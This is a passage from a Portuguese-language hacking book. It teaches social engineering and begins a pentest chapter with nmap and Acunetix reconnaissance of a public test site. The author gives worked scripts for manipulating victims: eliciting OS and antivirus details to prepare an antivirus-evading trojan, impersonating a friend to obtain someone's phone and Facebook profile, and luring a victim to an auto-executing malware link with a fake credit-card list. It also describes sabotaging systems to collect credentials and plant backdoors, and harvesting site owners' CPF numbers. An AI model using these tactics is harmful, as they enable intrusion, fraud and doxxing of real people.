Agora estou na faculdade, cursando ciências da computação e tentando descobrir se alguma funcionária tem algum caso com algum professor.

*Autor: oFFscreen*

## **Obtendo informações do sistema operacional**

Vamos supor que nós precisamos invadir o computador pessoal de nossa vítima. Para isso, precisamos antes descobrir algumas informações dela, como horário em que ela entra no PC, versão do S.O, software anti-vírus utilizado, etc... Usaremos técnicas de engenharia social direta e indireta.

Veja o nosso diálogo com a vítima:

**“Eu:** *Fala ae cara, beleza?*

**Vítima:** *Tranquilo, e aí?*

**Eu:** *Mais ou menos... Meu computador tá travando muito, não consigo fazer nada. Acho que peguei algum vírus ou alguma coisa assim. Já aconteceu isso com você?*

**Vítima:** *Sim, as vezes ele trava um pouco, mas faz um tempo que isso não acontece.*

**Eu:** *Entendi. Qual o teu sistema operacional? Acho que o meu tá desatualizado.*

**Vítima:** *Windows 7 Home Premium.*

**Eu:** *Hum... O meu é o Home Basic. Será que é isso? Ainda acho que é algum vírus. Qual anti vírus você usa? É bom?*

**Vítima:** *Eu uso o Avast, até hoje não peguei um vírus.*

**Eu:** *Entendi. Achei meio estranho porque eu quase não baixo nada aqui. Deve ter sido meu irmão. Mais alguém aí na sua casa mexe no seu PC?*

**Vítima:** *Sim, meu irmão pequeno mexe pra jogar e conversar no Skype, as vezes ele baixa uns hacks para Crossfire.*

**Eu:** *Entendi. Mas ele fica o tempo todo no PC? Pode ser perigoso.*

**Vítima:** *Não, ele estuda a tarde, então ele só entra no PC de manhã e um pouco à noite. E não tem problema porque o Avast pega qualquer coisa. Meu tio que me ensinou, ele é técnico, ele sabe dessas coisas.*

***Eu:*** *Ah sim... Ok, vou formatar o PC e colocar essa versão e esse anti-vírus. Valeu!*

***Vítima:*** *Boa sorte!”*

Pronto! Agora nós sabemos que nossa vítima usa Windows 7 Home Premium, usa o anti vírus Avast – que até o presente momento não é um bom parâmetro de segurança – e tem um irmão pequeno que usa hacks para Crossfire e que usa o PC de manhã e à noite. Com essas informações, nós já podemos configurar um trojan com um crypter para burlar o Avast e invadir o PC dele – falarei sobre isso em capítulos mais adiante. Podemos usar o irmão mais novo dele como isca – assim como eu tentei usar o filho da minha vítima como isca na tentativa de obter os arquivos do PC dela, em um exemplo anterior – já que é mais fácil de enganá-lo com um suposto hack para o jogo que ele joga.

A técnica de utilizar engenharia social em uma pessoa para obter informações de outras pessoas chama-se ataque indireto, e nós veremos ele à seguir.

## 4.2 Ataque indireto

O ataque indireto acontece quando você não tem contato direto com a vítima, ou seja, não conversa com ela diretamente na execução do ataque. Você fala com algum conhecido da vítima, geralmente com alguém em que ela confie, que tenha as informações que você precisa.

É mais usado quando a vítima do ataque também é boa em engenharia social e desconfiaria se você fosse falar diretamente com ela. Então, em vez disso você usa o ataque indireto com pessoas do ciclo pessoal da vítima, sejam amigos, colegas de trabalho ou familiares, já que estes estão mais vulneráveis a esse tipo de ataque.

### Informações por Whatsapp

Um outro exemplo que eu também usei – dessa vez, usando o ataque indireto – foi com o aplicativo Whatsapp. Eu estava em um grupo de amigos em uma chamada no Skype passando trotes para números alheios de madrugada – coisa que gente desocupada faz nas férias – quando outro amigo entra também (chamá-lo-ei de Daniel) na conversa, mas não na chamada. Ou seja, ele não pode falar nem nos ouvir, apenas digitar e ler o que digitamos.

Nós sabíamos muito pouco sobre Daniel, ele nunca falava nada sobre onde morava, onde estudava, nem nada. Sabíamos apenas seu nome e cidade onde morava. Eu também tinha um email que ele usou para se cadastrar no Fórum Guia do Hacker, que eu administro. Então nós tivemos a ideia de procurar por alguma informação dele e tentar descobrir quem ele é.

O grande problema é que Daniel suspeitaria se nós fizessemos algumas perguntas, e com certeza perceberia o que nós estávamos tentando fazer. Ele também era do meio hacker, sabia sobre as técnicas e tal, então utilizá-lo como vítima estava fora de cogitação.

Então eu pedi para que ele enviasse o número do celular de algum amigo dele para que nós pudéssemos passar um trote, já que já estava ficando chato ligar para desconhecidos. Ele deu um número de um amigo dele, eu fingi que liguei, mas disquei um número errado, e ninguém atendeu. Depois de um tempo imitando o Silvio Santos, ligando pra prostitutas e xingando pessoas alheias, quando ele já havia saído da conversa, eu adicionei o amigo dele (que chamarei de **Marcos**) na minha lista de contatos do celular, e fui conversar com ele pelo Whatsapp, me passando por

Daniel. A estratégia foi parecida com a história anterior, porém, agora eu queria informações de uma pessoa, e não conseguir acesso a algum computador ou coisa do tipo. Veja a conversa:

**“Eu:** *Fala ae cara.*

**Marcos:** *Quem é?*

**Eu:** *Sou eu, Daniel.*

**Marcos:** *Ah tá. Trocou de número?*

**Eu:** *Esqueci meu celular em casa, tô usando o celular de um amigo. Seguinte cara, estou na rua e preciso falar com minha mãe, mas o fixo não atende. Vê na sua lista de contatos qual número você tem meu aí e me manda, acho que tô discando errado. Deixei o celular na mesa da sala, minha mãe deve atender.*

*Marcos envia o contato de Daniel.*

**Marcos:** *Tá aí o teu número. É o mesmo, não mudou nada não.*

**Eu:** *Beleza, valeu cara, só tava esquecendo mesmo. Faz outro favor? Preciso acessar um link que está em um grupo que eu participo, mas não consigo logar no Facebook aqui, e não lembro da url do vídeo nem do meu perfil. Tem como você pegar o link dele aí e me mandar? Assim eu posso entrar na lista dos grupos que eu participo.*

**Marcos:** *É esse aí: [www.facebook.com/facebook.do.daniel.3487](http://www.facebook.com/facebook.do.daniel.3487)*

**Eu:** *Valeu mano, obrigado, salvou minha pele!*

**Marcos:** *É nós! :D”*

Pronto, depois disso eu já tinha o número do celular de Daniel e seu perfil original do Facebook.

Esta técnica é interessante, porque você usa outra pessoa para chegar em sua vítima, e faz com que ela se disponha a lhe ajudar. Essa pessoa vai se sentir bem por poder ajudar o amigo com uma coisa simples, e vai fazer o que você pedir. O problema é que depois de ser generosa ajudando seu “amigo”, a vítima se sente bem idiota depois de descobrir que foi enganada

## 4.3 Psicologia reversa

É possível fazer com que alguém faça ou diga algo, dizendo exatamente o contrário do que você quer. Esta técnica chama-se psicologia reversa, e também é usada no hacking, porém, com menos frequência que as outras, por se tratar de uma técnica difícil.

*“Não pense em um cavalo verde. E aí, no que você pensou? Tenho quase certeza que pensou em um cavalo verde.”*

Vamos supor que eu queria fazer com que você leia a última página deste livro. Se eu falar para você: *"Não leia a última página deste livro"*, eu inseri automaticamente a frase **"leia a última frase deste livro"** em minha frase principal. Isso faz com que você se sinta de alguma forma intimidado, já que tem um **“não”** na frase, e ela está no imperativo. Ao receber essa ordem, você não se sente no dever de obedecê-la, uma vez que você é dono de si mesmo e faz o que quer, não o que uma página manda.

Posso afirmar que grande parte das pessoas que leram este capítulo foram até o final do livro ver a última frase, ~~e se surpreenderam com o que está escrito.~~

É sempre interessante usar a curiosidade de sua vítima a seu favor para fazer com que ela se sinta na obrigação de fazer o que você não quer e te dar as informações que você precisa, apenas porque está curiosa, ou até mesmo porque você criou uma situação para isso.

Por exemplo, você pode sabotar um sistema, causando algum problema nele que você pode resolver facilmente, mas que as outras pessoas não conseguem resolver. Você então se apresenta como especialista e diz ter a solução para o problema. Os funcionários te passam informações sobre o servidor, como as credenciais de autenticação ou os dados para que seja feita a conexão, para que você corrija o problema. Em seguida, você para de sabotar para que o sistema volte ao normal e diz que conseguiu solucionar o problema, quando na verdade deixou um backdoor instalado. Eles nunca imaginarão que o técnico especialista fez algo indevido.

## Não clique nisso!

O atacante precisa de um arquivo que está dentro do computador de sua vítima - seja uma foto, um vídeo, ou algum documento - e já que ele não tem acesso físico ao PC, a única forma de conseguir este arquivo é infiltrando-se no sistema da vítima através de um malware.

Com o malware pronto para ser executado, o atacante prepara um script de execução automática via web, daqueles feito em Java. Ou seja, assim que alguém entrar na página que contém o script, o malware será baixado e executado automaticamente no PC da vítima.

Depois de tudo preparado, o atacante espera a vítima entrar no computador e por meio de algum bate-papo (Skype, por exemplo) ele envia a seguinte mensagem:

*“Fala aí, consegui aquela lista de cartões de crédito que te disse. O mais fraquinho lá tem limite de R\$7.000! Hahahaha, vamos fazer aquela festa lá no sítio do Hugo! Tá aí uma parte da lista, o resto eu mando depois, tem muito mais, cara!: [www.site-malicioso.com/script-auto-executável](http://www.site-malicioso.com/script-auto-executável).”*

Depois de uns 5 ou 10 segundos, o atacante envia repetidamente a seguinte mensagem:

*“Putzz!! Foi mal cara, a mensagem não era pra você, por favor, não abre esse link e não manda ele pra ninguém! Por favor!!! É brincadeira nossa aqui do grupo, não é de verdade isso, sério!”*

A vítima lerá as mensagens, e por se tratar de link que supostamente tem informações de cartões de crédito com limites altos, ela abrirá o link, sendo infectada. Pronto, o atacante agora tem acesso ao computador da vítima, e pode pegar o arquivo que desejar, além de ter controle total de todos os outros arquivos. A curiosidade matou o gato.



*Esta página foi intencionalmente deixada em branco.*

## 5. Pentest

Eu não poderia escrever um livro sobre hacking e não falar um pouco sobre o pentest. Neste capítulo, mostrarei algumas etapas para se realizar o pentest, além de mostrar a exploração de falhas em servidores WEB e em programas desktop, usando exemplos práticos em cada uma das etapas. Falarei um pouco sobre deface e mostrarei também a instalação do sistema operacional Kali Linux.

### Teste de penetração

Pentest – *também conhecido como teste de penetração ou teste de intrusão* - é todo e qualquer teste realizado em um sistema para verificar sua segurança, simulando um ataque verdadeiro. Esse sistema pode ser um sistema operacional pessoal, um servidor, algum programa, um serviço, rede e até mesmo uma simples página na web. É possível descobrir a senha de *wi-fis* alheios utilizando ferramentas de pentest que foram desenvolvidas para testar a segurança dos algoritmos criptográficos utilizados nas redes.

Há profissionais de segurança que ocupam o cargo de *pentester* em determinadas empresas, e são pagos justamente para fazer a auditoria nos sistemas dos clientes, descobrir e explorar as falhas, e escrever um relatório com todas as irregularidades, além do que deve ser feito para corrigi-las e evitar que novas falhas se desenvolvam.

Diariamente, hackers e crackers exploram falhas em diversos sistemas, geralmente em softwares lançados há pouco tempo, como versões novas de um sistema operacional, ou um update para algum programa conhecido.

Estas falhas podem seguir três caminhos: Ou são entregues às empresas responsáveis por elas para que possam ser corrigidas, ou são comercializadas no *mercado negro*, ou simplesmente são usadas pelo cracker para benefício próprio. Quando as falhas são reportadas às empresas, o hacker responsável pode receber alguma bonificação em troca – como a Apple, que coloca o nome de pessoas que descobriram falhas em uma área de colaboradores em seu site, ou o Facebook, que dá prêmios em dinheiro para quem conseguir explorar falhas potencialmente perigosas no site – ou simplesmente receber um email de agradecimento.

O mercado negro do mundo do hacking conta com diversas falhas que ainda não foram corrigidas ou divulgadas, as chamadas *odays*, e que são vendidas por preços altos, dependendo de onde a falha estiver localizada e dos privilégios que ela pode propor ao cracker. Vários sites, como o desativado Milworm, o Exploit-db, 1337day, Inj3ctor, e muitos outros oferecem listas de exploits novos todos os dias, sendo muitos deles privados e pagos. O preço varia bastante, e geralmente são comprados por bitcoins.

Basicamente, existem dois tipos de falhas que são comumente exploradas:

**1º** Falhas que podem fazer com que o sistema pare de responder. Os ataques que exploram essa falha são chamados de ataques de negação de serviço (DoS), e podem ser feitos tanto via internet quanto localmente. Os ataques pela internet são comuns: quando alguém decide deixar um site fora do ar, ou quando seu amiguinho “derruba” sua internet via Skype. Os ataques locais são menos comentados, mas podem acontecer quando algum programa tenta executar alguma função que o sistema não consegue, e acaba negando realizar qualquer operação. No Windows, isso geralmente acaba na tela azul da morte.

**2º** Falhas que permitem que códigos sejam executados dentro do sistema. O *Buffer Overflow* é um exemplo bem comum deste tipo de falha. Ele faz com que o atacante consiga escrever seu próprio código na memória de um determinado processo, fazendo com que ele obedeça a suas ordens. Dessa forma, dependendo do comando executado, o atacante pode obter acesso ao sistema, limitado ou ilimitado. No caso de acesso limitado, outras falhas podem ser exploradas para que o atacante consiga obter mais privilégios.

Existem outros tipos falhas, mas se você observá-los bem, verá que não passam de variações dos citadas acima.

## 5.1 Levantamento de dados

Antes de realizar o ataque propriamente dito, é necessário obter algumas informações sobre o alvo, como sistema operacional, CMS (Content Management System) utilizada - em caso de sites - , serviços rodando, horários de manutenção, pessoas que utilizam o computador, nível de sagacidade das pessoas que utilizam o sistema, etc.

Estas informações são chamadas de **footprint** e **fingerprint**.

**Footprint** consiste em obter informações pessoais do seu alvo para traçar um perfil dele. É mais usado quando se trata de uma invasão a computadores ou sites pessoais.

Se o alvo for um computador pessoal ou o site de alguém, você poderá usar a engenharia social para descobrir algumas informações importantes, como telefones de contato, celulares, data de aniversário, quantas pessoas acessam o computador, emails e contas em redes sociais da vítima, quais sites os usuários costumam acessar cotidianamente, e os horários, e usar ferramentas como whois para encontrar mais informações sobre o responsável pelo registro do domínio, em caso de site.

**Fingerprint** consiste em obter informações operacionais sobre seu alvo, como a o tipo de segurança que o sistema tem, os anti-vírus utilizados, os firewalls, IDSs, enumeração de serviços que estão rodando na máquina, bem como suas versões para encontrar falhas e possíveis exploits que já foram feitos para elas anteriormente, entre outras informações.

Se o alvo for algum servidor ou computador de empresa, você poderá usar ferramentas como o nmap, nikto e outros scanners para encontrar os serviços rodando na máquina alvo, e assim conseguir encontrar vulnerabilidades e exploits para os mesmos.


Estas duas etapas são fundamentais para o pentest.

Mostrarei agora como conseguir informações de um servidor com footprint e fingerprint, para que possam ser utilizadas em uma possível invasão.

É sempre interessante você fazer um arquivo de texto com todas as informações do servidor que você deseja invadir. Neste caso, mostrarei a obtenção de informações de um dos servidores do Acunetix, que foi feito especialmente para isso.

Vamos começar a pegar algumas informações sobre o site. Utilizaremos a ferramenta Whois, que contém diversas versões disponíveis gratuitamente pela internet, para obtermos informações sobre o administrador e sobre o servidor.

Primeiramente, pegaremos o IP dele. Para fazer isso é simples, vamos utilizar a ferramenta ping, nativa do Windows e do Linux. Simplesmente digitamos ping + HOST no prompt de comando e o IP do HOST especificado será retornado.



```
Administrador: C:\Windows\system32\cmd.exe
Microsoft Windows [versão 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.

C:\Users\User>ping testphp.vulnweb.com

Disparando testphp.vulnweb.com [176.28.50.165] com 32 bytes de dados:
Resposta de 176.28.50.165: bytes=32 tempo=218ms TTL=49
Resposta de 176.28.50.165: bytes=32 tempo=218ms TTL=49
Resposta de 176.28.50.165: bytes=32 tempo=218ms TTL=49
Resposta de 176.28.50.165: bytes=32 tempo=217ms TTL=49

Estatísticas do Ping para 176.28.50.165:
    Pacotes: Enviados = 4, Recebidos = 4, Perdidos = 0 (0% de
    perda),
Aproximar um número redondo de vezes em milissegundos:
    Mínimo = 217ms, Máximo = 218ms, Média = 217ms

C:\Users\User>_
```

(Fonte: Arquivo pessoal)

Sabemos agora que o IP do nosso alvo (<http://testphp.vulnweb.com>) é **176.28.50.165**. Com isso, podemos utilizar a ferramenta Nmap para scannear o site à procura de serviços rodando e pelo sistema. O Nmap é um scanner de portas bem avançado, que pode exibir informações valiosas sobre seu alvo. Ele pode ser baixado gratuitamente na internet e contém versões para Mac e Linux, além de ter uma versão gráfica para Windows e diversas outras versões online.

Utilizarei apenas seus comandos mais básicos, mas que já são o suficiente para conseguirmos bastante informação interessante.

```

C:\Users\User>nmap -sS -O -A 176.28.50.165
Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-12 00:15 Hora oficial do Brasil
Warning: 176.28.50.165 giving up on port because retransmission cap hit (10).
Nmap scan report for rs202995.rs.hosteurope.de (176.28.50.165)
Host is up (0.21s latency).
Not shown: 964 closed ports
PORT      STATE      SERVICE      VERSION
21/tcp    open      ftp          ProFTPD 1.3.3e
|_ftp-anon: ERROR: Script execution failed (use -d to debug)
|_ftp-bounce: no banner
22/tcp    open      ssh          OpenSSH 5.3p1 Debian 3ubuntu7.1 (Ubuntu Linux)
x; protocol 2.0)
|_ssh-hostkey:
25/tcp    filtered  smtp
53/tcp    open      domain       ISC BIND none
80/tcp    open      http         nginx 1.4.1
106/tcp   open      pop3pw       poppassd
110/tcp   open      pop3         Courier pop3d
135/tcp   filtered  msrpc
139/tcp   filtered  netbios-ssn
143/tcp   open      imap?
|_imap-capabilities:
|_ ERROR: Failed to connect to server
407/tcp   filtered  timbuktu
445/tcp   filtered  microsoft-ds
465/tcp   open      ssl/smtp     Postfix smtpd
|_smtp-commands: Couldn't establish connection on port 465
993/tcp   open      ssl/imap?
995/tcp   open      ssl/pop3     Courier pop3d
1102/tcp  filtered  adobeserver-1
1121/tcp  filtered  rmpp
1183/tcp  filtered  llssrfup-http
1218/tcp  filtered  aeroflight-ads
1309/tcp  filtered  jtag-server
1434/tcp  filtered  ms-sql-m
2001/tcp  filtered  dc
2710/tcp  filtered  sso-service
3077/tcp  filtered  orbix-loc-ssl
3168/tcp  filtered  poweronnud
3324/tcp  filtered  active-net
3827/tcp  filtered  netmpi
5631/tcp  filtered  pcanywheredata
6129/tcp  filtered  unknown
7741/tcp  filtered  scriptview
8443/tcp  open      http         lighttpd
9111/tcp  filtered  DragonIDSConsole
10000/tcp filtered  snet-sensor-mgmt
32774/tcp filtered  sometimes-rpc11
44501/tcp filtered  unknown
49176/tcp filtered  unknown

Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32
Service Info: Hosts: localhost.localdomain, rs202995.rs.hosteurope.de; OS: Linux
x; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 6901/tcp)
HOP RTT ADDRESS
1 ... 30

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1166.58 seconds
C:\Users\User>_

```

### Exemplo de scaneamento de portas em um site com Nmap

Scaneamos nosso alvo com o Nmap, e nos deparamos com um log que pode parecer complicado de ser entendido, mas se você ver com calma, verá que é bem intuitivo.

A parte **1** é o comando utilizado para fazer o scan, que é “**nmap -sS -O -A 176.28.50.165**”.

O nmap oferece uma grande quantidade de comandos e opções para cada scan, então você pode fazer uma quantidade incontável de combinações de comandos, e ir obtendo informações.

O parâmetro “-sS” significa “Stealth Scan”, ou seja, “scan silencioso”. Ele basicamente fará a tentativa de requisição TCP com a flag SYN ligada, ou seja, será apenas uma requisição de conexão, o que dificulta um pouco a detecção do scan por firewalls e IDSs.

O segundo parâmetro “-O” utilizará uma técnica chamada Active Fingerprinting, que consiste em transmitir pacotes para um host remoto e analisar as respostas correspondentes. No header das respostas haverá um campo contendo o sistema operacional utilizado pela vítima.

O terceiro parâmetro “-A” é na verdade uma junção de vários parâmetros. Utilizar apenas este parâmetro ativará a função de detecção de sistema operacional, detecção de versão de sistema e de serviços rodando, uso da técnica “script scanning” e traceroute.

Você pode digitar simplesmente “nmap.exe” no console e o programa retornará todos os comandos que ele aceita, com suas respectivas descrições.

E finalmente o quarto parâmetro é o IP do nosso alvo, no caso o IP 176.28.50.165 é do site <http://testphp.vulnweb.com>.

A parte **2** é onde aparece os resultados do scan. Destaquei algumas informações com cores diferentes para facilitar a visualização delas.

A coluna **azul claro** contém as portas e o tipo de protocolo utilizado por elas. Por exemplo, a porta 80 utiliza o protocolo TCP.

A coluna **azul escuro** contém o estado da porta. Este estado pode ser open (aberto), closed (fechado) ou filtered (filtrado).

A coluna **roxa** contém o nome do serviço rodando na porta correspondente. Por exemplo, na porta 110 roda o serviço POP3.

A coluna **rosa** (com exceção da string “connection on port 465” que eu pintei de rosa sem querer e estou com preguiça de editar) contém a versão do serviço rodando. Por exemplo, o serviço FTP usa o software ProFTPD, na versão 1.3.3e.

A parte **3** é referente às informações obtidas pelo parâmetro “-A”. Podemos ver que o servidor utiliza sistema Linux, com kernel tendo versão 2.6.32, está hospedado no domínio <http://hosteurope.de> (um domínio alemão), e se fosse disponibilizado, poderíamos ver as rotas que o pacote tomou antes de chegar ao alvo.

**Lembre-se:** Estas informações foram obtidas usando o comando “nmap -sS -O -A IP\_ALVO”. Outros parâmetros resultarão em mais ou menos informações, além de arrumações diferentes para as mesmas.

**Dica:** Sites com domínios brasileiros (.com.br) salvam por padrão o CPF da pessoa na qual o site está registrado, e este CPF pode ser obtido livremente por qualquer um que saiba como. Você pode utilizar a ferramenta whois para pegá-lo.

Cuidado com o que você fará com o CPF do responsável do site em mãos.


Para encontrarmos falhas no site, podemos utilizar ferramentas próprias para isso. Para Windows, a mais conhecida talvez seja o Acunetix, um scanner de vulnerabilidades. Sua interface é de fácil compreensão, e ele conta com mais de 10 tipos de scans que podem ser feitos simultaneamente. Utilizaremos neste exemplo o Web Scanner, que não é nada mais que a junção de todos os outros scans em um só.

Um dos problemas do Acunetix é o fato de ele ser bastante barulhento, ou seja, ele causa uma perturbação enorme nos logs, visto que seus scanners fazem diversas requisições a várias páginas diferentes ao mesmo tempo. Alguns scanners usam bruteforce em formulários e em páginas que aceitam requisições GET, e isso faz com que seu IP – ou o ip da máquina que esteja rodando o Acunetix – fique gravado muitas e muitas vezes nos logs do servidor que está sendo scanneado.

Depois de scannear, o Acunetix nos exhibe um relatório em árvore das falhas encontradas, além da estrutura do site.

No site utilizado, foram encontradas 37 falhas graves, 13 de gravidade mediana, e 8 leves. Ele também exhibe o diretório completo da falha, arquivo e parâmetros utilizados, além de uma boa descrição sobre a falha, itens afetados, impactos da vulnerabilidade e dicas de como corrigí-la para caso você seja o administrador do site scanneado (que é a real finalidade do programa).





*Falhas e arquivos exibidos do site scanneado pelo Acunetix. (Fonte: arquivo pessoal)*

Com todas estas informações em mãos, basta escolher qual falha você deseja explorar primeiro e começar. Vale lembrar que nem sempre você vai encontrar falhas usando o Acunetix, e mesmo que encontre, pode não conseguir explorar a falha, pois algumas são bem específicas e os exploits encontrados na internet podem não ser úteis nestes casos, e outras falhas são bem vagas e mal explicadas. Caso tenha dúvida em alguma falha, você pode clicar no + à esquerda do nome da falha no Acunetix e ler mais sobre ela nas informações que ele exibe.

## 5.2 As falhas WEB

As páginas de sites são compostas por uma junção de várias linguagens – tanto de programação quanto de outros tipos. A estrutura visual da página (as imagens, as colunas, os menus, as tabelas, os formulários) geralmente é feita com HTML (estrutura), CSS (estética) e Javascript (pequenas funcionalidades). Chamamos essa parte de *front end*, ou seja, a parte que fica na frente, que todos podem ver.

Já a outra parte, o que chamamos de *back end*, fica “escondida” no servidor, e só ele tem acesso. É nessa parte que devemos focar, pois nela rodam os interpretadores das linguagens, que geralmente são PHP ou ASP. Sites maiores como Google e Youtube usam outros tipos de linguagem em seus motores, como Python e C, mas isso já é bem mais complexo.

Focarei no PHP, porque ele é de longe o mais utilizado, e o mais explorado nos últimos anos. Vale ressaltar que eu estou escrevendo este livro considerando que você saiba o que é programação, e que tenha o mínimo de conhecimento sobre lógica de programação – ou seja, deve saber o que são variáveis, constantes, tipos de dados, funções, estruturas de condições e de repetições, etc.

Como eu disse no capítulo anterior, existem dois tipos de falhas, as que fazem com que você obtenha acesso ao sistema e as que indisponibilizam-no. Ambos os tipos podem ser explorados em sites que rodam o PHP, como poderemos ver no decorrer do livro.

Na última imagem, é possível ver que o Acunetix detectou algumas irregularidades como SQL Injection, Cross Site Scripting (XSS), CSLR, CSRF, entre outras falhas. Todas essas são frutos de algum erro na lógica do programador ao desenvolver o código para determinada página do site. A falta de validação dos dados do usuário é a principal causa dessas falhas. É algo tão simples de ser feito, mas que muitas vezes passa despercebido.

Mostrarei a seguir como funciona a validação de formulários de login via POST usando PHP e MySQL, para depois mostrar como o ataque de SQL Injection funciona. Depois falarei sobre o mesmo tipo de ataque, porém com a injeção feita via GET. É algo extremamente simples de ser entendido e resolvido.

## As diferenças entre POST e GET

Ao trabalhar com web, certamente você vai precisar usar algum desses dois métodos – ou os dois juntos – quando estiver transmitindo dados de uma página para a outra. Ambos são frequentemente utilizados e são bem úteis, mas são bem diferentes e precisam ser entendidos.

### O método GET:

